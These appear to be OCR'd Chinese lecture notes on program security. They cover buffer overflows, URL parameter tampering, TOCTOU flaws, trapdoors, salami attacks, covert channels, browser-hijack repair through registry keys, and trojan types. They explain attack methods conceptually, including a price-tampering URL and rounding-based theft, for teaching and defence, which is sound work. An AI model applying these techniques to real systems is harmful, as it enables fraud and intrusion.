- HKEY_LOCAL_MACHINE>Software>Microsoft>Windows>CurrentVersion>Run，并删除面板右侧的win32=“winhost.exe”。依次双击左侧的
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices，
- 并删除面板右侧的win32=“winhost.exe”。
- 依次双击左侧的HKEY_CURRENT_USER\Software\Microsoft\OLE
- 并删除面板右侧的win32=“winhost.exe”。

- 3、删除释放的文件点击“开始——〉查找——〉文件和文件夹”，查找文件“msnus.exe”、“winhost.exe”，并将其删除，查找文件“sexy.jpg”，并将其删除，查找Ｃ盘下大小为188,928字节的pif和scr文件，并将其删除。
- 手工清除无法保证彻底清除系统感染的病毒自动清除方法使用附件提供的专杀工具推荐使用手工清除方法后，再使用带有最新病毒码的防病毒软件进行全面杀毒的方式清除病毒

# 第八章 程序安全与数据库安全

- 密码技术，安全协议，计算机病毒防治
- 注意和考虑程序级安全。
- 作为对程序安全的一个威胁是计算机病毒，除此之外还存在更多的威胁程序安全的问题。
- 主要有：
- 具有安全隐患的编辑错误，如缓冲区溢出，不完善的访问控制；
- 恶意代码：计算机病毒，蠕虫，特洛伊木马；

- 对于程序中本身的缺陷如何避免和消除，在有问题的情况下，如何尽可能保护资源？
- 程序缺陷分为：有意缺陷和无意缺陷两类，
- 有意缺陷又分为:恶意缺陷和非恶意缺陷两类

# 8.1非恶意的程序漏洞

- 1.缓冲区溢出
- 缓冲区溢出就好像是将大杯水倒入小杯中，肯定会有部分水流出而导致混乱。
- 缓冲区(或数组，字符串)是存储数据的空间，位于内存，它们的容量都是有限的，因此在程序中必须定义缓冲区的最大容量，以使编译器留出所需空间。

- 执行过程中，所有程序和数据元素都在内存中，与操作系统、其他代码和常驻共享内存空间，造成四种溢出后果：
- 1)额外字符溢出到用户的数据空间，则仅覆盖已存在的变量值(也可能放在未使用的位置)，影响程序的运行的结果，不影响其他程序或数据
- 2)额外字符溢出到用户的程序区域，若覆盖了已执行命令且该命令以后也不再运行，则没有影响；若覆盖了未执行命令，就可能因非法指令而停机。
- 3)额外字符溢出到系统的数据空间，则仅覆盖已存在的变量值(也可能放在未使用的位置)，影响程序的运行的结果，但不会影响其他程序或数据
- 4)额外字符溢出到系统的程序区域，若覆盖了已执行命令且该命令以后也不再运行，则没有影响；若覆盖了未执行命令，就可能因非法指令而停机。

- 所有的程序都是被操作系统所调用，并且操作系统的运行权限比常规程序高，若能通过伪装成系统程序就可以获得较高权限执行系列命令。
- 攻击者通常会设法造成溢出到系统空间，由此替换系统空间中的代码，这样在其过程调用返回时就可以替换一些指令从而控制操作系统。
- 利用堆栈指针或返回值的寄存器。
- 子过程的调用是通过堆栈来管理的，

- 堆栈后到先出.
- 好处是过程调用保存在其中，并且每次调用返回都会将控制权交回给调用前的入口。
- 由于在子过程运行时，在堆栈指针所指向的地址中找到并取出参数。
- 攻击者可以通过造成堆栈溢出来改变旧堆栈溢出(即改变过程调用环境)或改变返回地址(这将造成子过程调用返回时，攻击者可以将控制权移交到任何地方)。
- 攻击者可以将程序的执行重定向到他所希望执行的代码处。

- 一种溢出是在参数值传递到程序中时发生的。
- http://www.somesite.com/subpage/userinput&parma1=(808)-555-1212&parm2=2004jan02
- 这里userinput页面收到了两个参数，值为：(808)-555-1212和2004jan02
- 调用者的浏览器将接受用户从表格中填写的数值，并加密后传送给服务器。
- 攻击者若输入一个非常长的电话号码，例如500位。
- 开发者通常只分配了15或20个字节。
- 若500位后，是否会由此造成程序的崩溃？如果崩溃，将是怎样的？是否可以被按照预定的崩溃的方式进行？
- 攻击者通常是利用溢出先造成系统的崩溃，然后制造出可控制的故障，从而导致了系统的严重安全隐患。所以必须重视缓冲区溢出问题。

- 2.不完全验证
- http://www.somesite.com/subpage/userinput&parma1=(808)-555-1212&parm2=2004jan02
- 如果parm2提交的值是1800Feb30或2048Min32将会造成什么后果？
- 对于不正确的数据系统尝试处理，可能会造成系统故障，或者照常运行而得出错误的结果，如帐单计算，就会出错。
- 采用对提交数据正确性检查，或者通过下拉列表选择，从而避免用户有意或无意的破坏。
- 但是，提交的结果最终是包含在URL中进行传递的，而用户特别是攻击者完全可以操作或更改URL的，而服务器是无法区分该条信息是来自客户端的浏览器还是用户直接编辑修改的URL的，因此，如果提交的数据不进行完善的验证，敏感的数据将处于公开或失控的状态。

- 电子商务网站，用户可以直接在网站上下订单。
- 物品，价格等。如某物品555A单价10元，购买20个，再加上运费共205元，系统将所有这些信息再显示的同时全部传回去：
- http://www.things.com/order/final&custID=101&part=555A&qy=20&price=1&transportcost=5&total=205
- 攻击者可以通过URL将价格数值从205改到25，。
- 攻击者可以用此方式以任何价格订购物品，直到漏洞被检查出来。
- 漏洞何时被检查出来。如果全世界的人都用此法蜂拥而至此公司购物，那公司将马上发现问题。但个别用户，只要公司没有感到利润的明显下降，就很少会被发现，直到某天核账。
- 运行的代码中还有多少类似的隐患？
- 解决的方法是对浏览器产生的信息增加有密钥的信息鉴别，使得他人修改后无法产生相应的鉴别码。

- 3.“检查时刻到使用时刻”的漏洞
- 一位顾客购买物品，检查了该物品后，即包装后去柜台付款，回来后将凭证交给营业员后拿着物品回家。在进行检查后到拿走之前这段时间，情况可能发生变化。
- 在计算机系统中同样有可能会发生类似事件。由于现代处理器和操作系统为了提高效率经常改变指令和程序的执行顺序，相邻指令在执行时不一定是相邻的。
- 如果有一个访问修改请求：“将第4位改为A”。经过检查通过并被授权放入到操作队列中。
- 由于已经被检查过，在以后调用时就不会再检查，而此时在排队过程时将此命令改为“删除某文件”，则将造成严重后果。
- 这就是所谓“检查时刻到使用时刻”的漏洞

- 阻止此攻击的方法是数字签名和鉴别。为了防止私钥泄露而造成后果，就可通过PKI的密钥撤销列表来解决。
- 4.三种漏洞的联合使用
- 攻击者可能会利用缓冲区溢出来破坏机器上的运行代码，同时利用“检查时刻到使用时刻”的漏洞来添加一个新的系统用户。然后以新用户的身份登录系统并利用不完整的参数检验漏洞来获得一定权限或做其他破坏系统的事情。

# 8.2 恶意代码

- 恶意代码可以看成为系统中的潜伏者，是以破坏为目的的一类程序，它可能是正在运行的程序的全部或部分，由代理编制。
- 所谓代理是指，编写该类程序的作者，或是将程序引入系统的人

- 有些恶意代码具有传染性，即为计算机病毒，而某些则不具有传染功能，即该系统受到攻击植入了恶意代码后，该系统不会传染给其他系统。下面主要讨论不具有传染性的恶意代码。
- 1.陷门
- 陷门trapdoor是通往某个模块的入口，在文档中没有该入口的记录。
- 陷门在代码开发期间加入，其目的可能是为了测试软件模块，或为将来模块的修改和功能增强提供hook(钩子)，或作为系统失效时提供的一个特别通道。
- 当程序成为产品后，陷门可使程序员进入程序。

- 例如：通常采用系统的、有组织的、模块化的方式进行开发和测试
- 一般，系统的每个小组件最先测试，即所谓的单元测试(unit testing)确保每个小组件自己能正常运行。
- 然后组件被集中起来测试，即集成化测试(integration testing),测试目的是看是否能顺利地相互传递信息、数据等。
- 一般不会对组件的所有可能组合进行测试，而是合理地将一些组件聚集成一个组，通过对每个组的测试，来了解其中某个组件的故障及原因。
- 为了独立测试组件，开发者或测试者不能按常规配置输入输出设备。引进stub和driver，作用是从被测试的组件中插入数据和导出结果。
- 这些stub和driver将被抛弃，取代它们的将是功能与之类似的实际组件。

- 在单元测试和集成化测试时，总会发现组件的错误。
- 有时错误的原因不明显，需要在可疑模块中插入一段调试代码。强迫组件显示一个中间结果，或打印出组件运行步骤，或执行额外运算以验证上一个组件的有效性。
- 为了控制输出代理或调用调试代码，特别是为了支持测试，通常程序员会在组件中嵌入特殊的控制序列。如，一个文本格式系统中有一个组件，其用途是识别.PAGE,.TITLE,.SKIP之类的命令行。在测试过程中，程序员可能会调用调试代码，使用带有一系列参数的命令，格式为var=value。该命令允许程序员在程序运行期间修改程序内部的变量值，它可以用来测试组件的正确性，也可以用来为组件提供参数值。

- 在模块中插入命令行是认可的测试的手段。但在测试完毕后，仍将命令行留在模块中，就可能成为陷门，象蠕虫就是利用电子邮件中的调试陷门进行传播的。
- 拙劣的“错误检查”则是产生陷门的另一个原因。一个好的开发者在设计系统时，会在每个数据使用前检查该数据，这种检查包括确保数据类型时正确的，数据值在允许的范围内。但在拙劣的系统中，一些不允许接受的数据也能轻易通过检查，并以难以预料的方式使用。
- 某组件代码功能是检查数据是否为三种期望数据中的一种，如果数据不在这三种范围之内，就确认为一个错误；
- 程序员使用case语句来完成上述检查过程，
- 当三个case语句都不匹配时没有打上错误标记。
- Morris蠕虫所利用的fingerd漏洞就是由于类似的失误而造成的：C语言的输入输出库中的一个例行程序，在返回一个指针到下一个假定字符前，没有去检查输入缓冲区中是否有字符。

- 硬件处理器设计是这类安全漏洞的另一个常见例子。通常出现的问题为：
- 不是所有的二进制操作码都与机器指令相匹配。未定义操作码有时会执行特定的指令，这可能是因为测试处理器的需要，也可能是设计者的疏漏。
- 未定义操作码在硬件中的地位与软件设计中的拙劣错误检查是相似的。
- 陷门并不一定是恶意的，在找寻安全漏洞时，它们也是非常有用的。有时审计器需要利用产品程序中的陷门，插入一个编造的但是可标识的事务到系统中去。然后审计器在整个系统中追踪这些事务的流通过程。但是，必须在文档中很好记录这些陷门，并且严格控制对它们的访问，并且使用者必须清楚理解其内在的逻辑关系。

- 陷门在产品中出现的主要原因如下：
- 开发者忘记去掉陷门
- 出于测试或维护目的而特意将其保留在程序中
- 将它作为一个隐蔽的访问方式而特意留在程序中。
- 要说明的是，除非开发者为了攻击系统而预留陷门外，陷门本身没有错，它只是用来调试、修正、维护程序的技术。但是如果没有警惕陷门的存在，或没有去注意阻止和控制，就将成为系统脆弱的漏洞。利用陷门的人可能是开发者，也可能是无意或有意的发现者。当自以为他人不会发现这个漏洞时，系统其实是不安全的。

- 2.腊肠攻击
- 就是将一些不合乎逻辑的数据位结合在一起而产生惊人的效果。
- 如计算税金的程序在计算过程中，往往会忽略一些金额很小的款项。这样的程序就容易遭受腊肠攻击。
- 从每个计算过程中抽取的小金额款项可以在其他地方被重新累加，如在程序员银行账户中。
- 在计算过程中抽取的金额是非常小的，很少会引起注意，而且账面上的总收支是平衡的。但累加的金额通常会很大。

- 例如：银行利率为6.5%，每月都要计算一次。若在一个月后，账户中余额为102.67元，计算利率方式是：对有31天的月份是将年利率除以365得到每天的利率，然后乘31得到该月的月利率，则该月利息为(31/365)×0.065×102.87=0.5495726.
- 应该支付0.55元，但如果支付0.54，则通常储户不会很注意，而这1分就可以被程序员截留，进一步如果仅支付0.50元，则储户可能认为按角为单位，则可截留5分。
- 公司提供服务为15元，而程序可以将此服务价格记录为20元，如果没有被查到，则多出的5元就被截留。
- 由于很大数字与很小数字相结合的时候，容易受到舍入错误的困扰。
- 系统规模和检查漏洞的代价成了恶意代码程序员的帮手。

- 3.隐蔽通道——泄露信息的程序
- 传送信息的通信方式是隐蔽的、与其他方式同时进行，并且是非常合理的，称这些特殊的通信路径为隐蔽通道
- 如，在考试时，形式为选择题，4选1，约定作弊方式是，咳嗽表示选A,叹气表示选B,打哈欠表示选C等等，监考人难以知道其作弊使用的通信方式，这就是隐蔽在公开的通道里的(咳嗽,叹气,打哈欠)。

- 直接访问数据的程序员通常仅需要读取数据，将数据写入到其他文件或打印出来。
- 若程序员的权限排除在访问数据之外，其如想获得这些信息，就设计一个内藏特洛伊木马的程序，一旦木马启动，该程序就会寻找并传送数据，但为了传送时的隐蔽，通常还会设计一个隐蔽通道
- 为商业公司开发的程序员没有必要也不应该知道客户订单的内容。在程序测试阶段，访问真实数据时可理解，但常规应用后，就应不允许访问这些信息。
- 运行中的程序如果产生特殊的输出报告或突然显示数据，会被人察觉。
- 直接打印数据太引人注目，通常采用改变输出格式，改变每行数值长度，打印或不打印每个特定数据等，来传送事先定义好的信息。

- 隐蔽通道就是利用文件存在与否，计算时间的占用等，作为传递秘密信息的介质。而要找出并预防这些介质则是比较困难的。
- 一种方式是以系统资源分析为基础。由于隐蔽通道的基础是资源共享，因此可以考虑寻找所有资源共享并判断哪些进程具有对这些资源的读写权限，这有自动实施方案。

- 另一种是基于源代码级，采用程序语法的信息流分析技术。
- 语句If D=1 then B:=A,可能存在两种信息流方式，从A流动到B，同时也可以从D流动到B，这是因为B的值只有在D的值是1时才会改变，而这种信息实质上就是提供了隐蔽通道。
- 语句B:=fen(args)可以暗含从函数fen到B的信息流。表面上看，信息流从参数arg到B。但该函数值取决于它所使用的参数值。因此必须从该函数所调用的最底层开始考察。即从该函数相关但不再调用任何其他子函数的函数开始考察。
- 对每层函数值进行分析，再向上分析调用它们的函数，由此确定是否有从参数或全局变量到函数的信息流。最后将所有的内容综合，就可获知哪些输出受了哪些输入的影响，这种分析可在程序编译的语法分析期间自动实施

- 4.开发中的安全保护
- 分析需求的规范描述通常是“系统要做某事”，而从安全防范的角度考虑，在需求分析时，还应尽可能描述出“并且只能做某事”。
- 开发者可能会滥用系统规范中的特权。通常很难评定哪些额外工作是有害的，从安全规范角度考虑，在需求分析时，必须作出某些限制。
- 结合开发中规范要求，从开发控制，操作系统控制，到管理控制来有效防范恶意代码的产生。
- 开发控制可以限制系统开发过程中的活动，通过明确不能做某事，来使开发者难以创建恶意程序，同时也可避免因开发者疏忽而留下的问题。
- 利用操作系统控制对系统资源访问提供的限制性控制，也可得到一定效果。
- 采用标准的开发方法和管理，从设计，文档，定期检查和测试等管理控制，防范开发者的恶意设置的程序或代码。

# 8.3网页上的恶意代码

- 网页上的恶意代码，通常是利用WSH漏洞来修改系统的一段代码（但是由于它并不具备传染性和自我复制这两个病毒的基本特征，因此不能称作病毒）。
- WSH是“Windows Scripting Host”的缩写，是微软提供的一种脚本解释机制，它使得脚本文件（扩展名为.js、.vbs等）能够直接在Windows桌面或命令提示符下运行（搜索windows安装目录下的*.js或者*.vbs文件，然后双击运行看效果）。
- 从卸载WSH、阻止恶意代码运行、实时保护的任意一个方面入手，均可以达到保护windows 系统不被恶意代码篡改的目的。

- 一、卸载WSH
- 微软提供WSH是为了让管理员通过脚本程序方便管理系统，实现批处理或者自动化功能。但被恶意代码利用而使得WSH成为系统中非常薄弱的环节。
- 普通用户并不需要WSH，可以根据情况卸载：
- 1、在Windows 98中删除WSH，打开“添加/删除”程序，选择“Windows 设置/附件”，并单击“详细资料”，取消“Windows Scripting Host”选项，完成后单击［确定］按钮即可。
  2、在Windows 2000中删除WSH的方法是，双击“我的电脑”图标，执行“工具/文件夹选项”命令，选择“文件类型”选项卡，找到“VBS VBScript Script File”选项，单击［删除］按钮，最后单击［确定］即可。

- 二、禁止脚本运行
- 如不愿删除WSH组件，可用如下方法禁止脚本运行：
- 1、打开资源管理器，点击“工具—>文件夹选项—>文件类型”，在文件类型中将后缀名为“VBS、VBE、JS、JSE、WSH、WSF”项全部删除，这样这些文件就不会被执行了（双击搜索到的*.js、*.vbs文件试验）。
  2、打开IE，点击“工具—>Internet选项—>安全—>自定义级别”，在“安全设置”对话框中，将其中所有的ActiveX插件和控件以及与Java相关的组件全部禁止即可。
- 这样做以后的不便之处就是如果网页中使用了js 或者 vbs 脚本，该网也不能正常显示。

- 上面两种方法太绝对，不能满足灵活的需要，安装上网助手，及时给系统和IE打上最新的补丁、给防病毒软件及时升级病毒数据库、不要轻易地去浏览一些来历不明的网站等等，都是很好的习惯，能最大限度的把恶意代码拒之门外。

- 三、怎样恢复被篡改的IE标题栏
- IE浏览器的标题栏被篡改成了诸如“欢迎访问……网站”的字样，IE的起始页、主页默认页也被设置成了那些网站的网址，
- 这都是在网页中嵌入JavaScript脚本语言来修改浏览者的注册表中相应的键值造成的
- 涉及子键：
  HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title
  HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\Window Title
- 说明：这两个“Window Title”子键的键值就是IE标题栏中的标题。
- 修复方法：运行注册表编辑器regedit.exe，展开上述两个子键，将这两个子键的键值修改为“Microsoft Internet Explorer”(IE默认值)

- 四、怎样修复被篡改的IE起始页
- 症状：一运行IE就自动打开某网页。
- 涉及子键：KEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page
- 说明：这个子键的键值就是IE起始页的网址。
- 修复方法：运行注册表编辑器，展开上述子键，将“Start Page”子键的键值修改为某个网址即可。也可以通过IE的选项设置来更改IE的起始页，设置方法：点击“工具/Internet选项”，在“主页”中输入起始页。
- 特殊例子：通过选项设置修改好，重启以后又会变成他们的网址，在机器里加了一个自运行程序，在系统启动时将IE起始页设成他们的网站。
- 修复方法：运行注册表编辑器regedit．exe，然后依次展开HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Run主键，然后将其下的registry．exe子键删除，然后删除自运行程序c:\Program Files\registry.exe，最后从IE选项中重新设置起始页。

- 五。怎样修复被篡改的IE起始页的默认页
- 症状：有些IE被改了起始页后，即使设置了“使用默认页”仍然无效，这是因为IE起始页的默认页也被篡改啦。
- 涉及子键：HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\Default_Page_URL
- 说明：该子键的键值即起始页的默认页。
- 修复方法：运行注册表编辑器，然后展开上述子键，将“Default_Page_UR”子键的键值中的那些篡改网站的网址改掉。

- 六、怎样修复被篡改的IE默认搜索引擎
- 症状：在IE浏览器的工具栏中有一个搜索引擎的工具按钮，可以实现网络搜索，被篡改后只要点击那个搜索工具按钮就会链接到篡改网站。
- 涉及子键：
  HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search\CustomizeSearch
  HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search\SearchAssistant
- 修复方法：运行注册表编辑器，依次展开上述子键，将“CustomizeSearch”和“SearchAssistant”的键值改了即可。

- 七、怎样修复被篡改的IE右键菜单
- 症状：在浏览网页的时候右击鼠标的时候在弹出菜单中出现“欢迎访问……网站”
- 涉及子键：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\欢迎访问……网站
- 说明：“MenuExt”主键是IE扩展菜单项的控制主键
- 修复方法：运行注册表编辑器，开上述主键，在“MenuExt”主键下面就会有“欢迎访问……网站”相似内容的主键，将其删除，但是在删除之前展开这个主键看一下，在这里面有一个链接打开一个HTML文件的子键，看看这个文件路径，然后根据路径将这个文件也删除(注意，这个HTML文件被设置了隐藏属性，从菜单选择“查看/文件夹选项/查看页/显示所有文件”即可看见)。这样才彻底清楚干净

- 八、怎样清除系统启动时弹出的对话框
- 症状：开机时，会弹出推荐网站“欢迎访问http://www……”样式的窗口。进入系统后，会自动打开IE浏览器，自动访问默认主页http://www…… 并且无法更改。
- 涉及子键：
  HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption
  HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeText
- 说明：这个主键与IE不相关，而是Windows登录提示对话框的控制项。
- 修复方法：运行注册表编辑器，然后依次展开上述主键，将“LegalNoticeCaption”和“LegalNoticeText”主键删除就可。


- 有些篡改网站所涉及的子键以及放置自启动程序的路径会不尽相同或者还有新的技术出现
- 当不清楚修改了注册表哪个子键时，可以进入注册表编辑器，然后按“F3”键打开“查找”，查找内容即篡改网站的网站名或者网址，当找到后可以对相应键值或删除或修改，然后再按“F3”键“查找下一个”，直到清理干净。
- 对于设置了自运行程序或者设置了文件链接的情况，还要根据文件路径全部解决

# 8.4 木马技术剖析

什么是木马？

特洛伊木马程序是一种程序，它能提供一些有用的，或是仅仅令人感兴趣的功能。


但是它还有用户所不知道其他的功能，例如在你不了解的情况下拷贝文件或窃取你的密码。




# 分类

- 远程控制
- 密码窃取
- 为完成特定任务设计的木马

# 分类-远程控制



# 分类-密码窃取


键盘记录
查找log文件
查找内存
.....
MSN
ICQ
Mail
.....
Oh, I know
your password!
internet

# 分类-为特定任务而设计


- 为完成特定任务而设计。
  1）拒绝服务攻击
  2）窃取文件
  3）执行破坏功能
  4) ……
- 工作已经预置在程序中，不需要控制

例如：试卷大盗会自动搜索受害者计算机，查找文件名中有“考题”、“考卷”、“试卷”等等字样的文档，自动发送到指定邮箱

